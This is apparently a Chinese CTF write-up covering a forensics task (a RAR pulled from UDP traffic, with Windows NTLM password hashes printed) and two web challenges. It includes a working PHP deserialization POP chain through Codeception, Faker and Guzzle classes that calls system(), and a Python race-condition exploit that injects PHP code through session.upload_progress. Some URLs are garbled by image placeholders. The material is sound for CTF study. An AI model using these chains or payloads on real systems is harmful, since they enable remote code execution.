





根据提示用vm进行仿真

又发现G:\Users\XiaoMing\AppData\Local\Temp

下面有流量包，其中一个里面通过UDP发送了一个RAR，里面有flag.docx



提取后发现有密码，于是继续寻找密码



系统需要登录，于是使用寻找密码


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
XinSai:1000:aad3b435b51404eeaad3b435b51404ee:27caa41e7118fd4429d9b9cbd87aaa40:::  
XiaoMing:1001:aad3b435b51404eeaad3b435b51404ee:92efa7f9f2740956d51157f46521f941:::

发现XiaoMing的密码能查到





登录系统获得压缩包密码



解压获得flag


# WEB

ezyii


topProcess 方法中存在



在\_\_toString找到了可利用点，跟进 rewind




下面断点的地方又可以走向其他类中的 rewind 方法，




在这里可以看到很相似的调用。


跟进 read 方法



又要跳向其他类的 read 方法。



在这里找到了利用的地方。



EXP

<?phpnamespace Codeception\Extension{

use Faker\DefaultGenerator;

use GuzzleHttp\Psr7\AppendStream;

class RunProcess{

protected $output;

private $processes = [];

public function \_\_construct(){

$this->processes[]=new DefaultGenerator(new AppendStream());

$this->output=new DefaultGenerator('jiang');

}

}

echo urlencode(serialize(new RunProcess()));}

namespace Faker{

class DefaultGenerator{

protected $default;

public function \_\_construct($default = null)

{

$this->default = $default;}}}namespace GuzzleHttp\Psr7{

use Faker\DefaultGenerator;

final class AppendStream{

private $streams = [];

private $seekable = true;

public function \_\_construct(){

$this->streams[]=new CachingStream();

}

}

final class CachingStream{

private $remoteStream;

public function \_\_construct(){

$this->remoteStream=new DefaultGenerator(false);

$this->stream=new PumpStream();

}

}

final class PumpStream{

private $source;

private $size=-10;

private $buffer;

public function \_\_construct(){

$this->buffer=new DefaultGenerator('j');

include("closure/autoload.php");

$a = function(){system(“cat ../../../../flag.txt”)};

$a = \Opis\Closure\serialize($a);


$b = unserialize($a);

$this->source=$b;

}

}}

Base64编码后得到flag




安全检测

扫描发现admin目录



这存在文件读取,

读取http://127.0.0.1/admin得到





发现存在session.upload\_progress漏洞

Exp

import io  
import requests  
import threading  
sessid = 'aa'  
def login():  
    data1 = '{"username":"1234","password":"1234"}'  
    resp = requests.post('IMG_256http://eci-2ze66rxpzrwewxnegoz5.cloudeci1.ichunqiu.com/login.php', data=data1)  
  
def post():  
    while True:  
        data2={'url1':'http://127.0.0.1/admin/include123.php?u=/tmp/sess\_aa'}  
        requests.post('IMG_257http://eci-2ze66rxpzrwewxnegoz5.cloudeci1.ichunqiu.com/',data=data2)  
  
def write(session):  
    while True:  
        f = io.BytesIO(b'a' \* 1024 \* 50)  
        resp = session.post( 'IMG_258http://eci-2ze66rxpzrwewxnegoz5.cloudeci1.ichunqiu.com/', data={'PHP\_SESSION\_UPLOAD\_PROGRESS': 'm1h3<?php system("/IMG_259getflag.sh");?>'}, files={'file': ('aa.txt',f)}, cookies={'PHPSESSID': sessid} )  
if \_\_name\_\_=="\_\_main\_\_":  
    login()  
    post()  
    event=threading.Event()  
    with requests.session() as session:  
        for i in range(1,30):  
            threading.Thread(target=write,args=(session,)).start()

得到flag

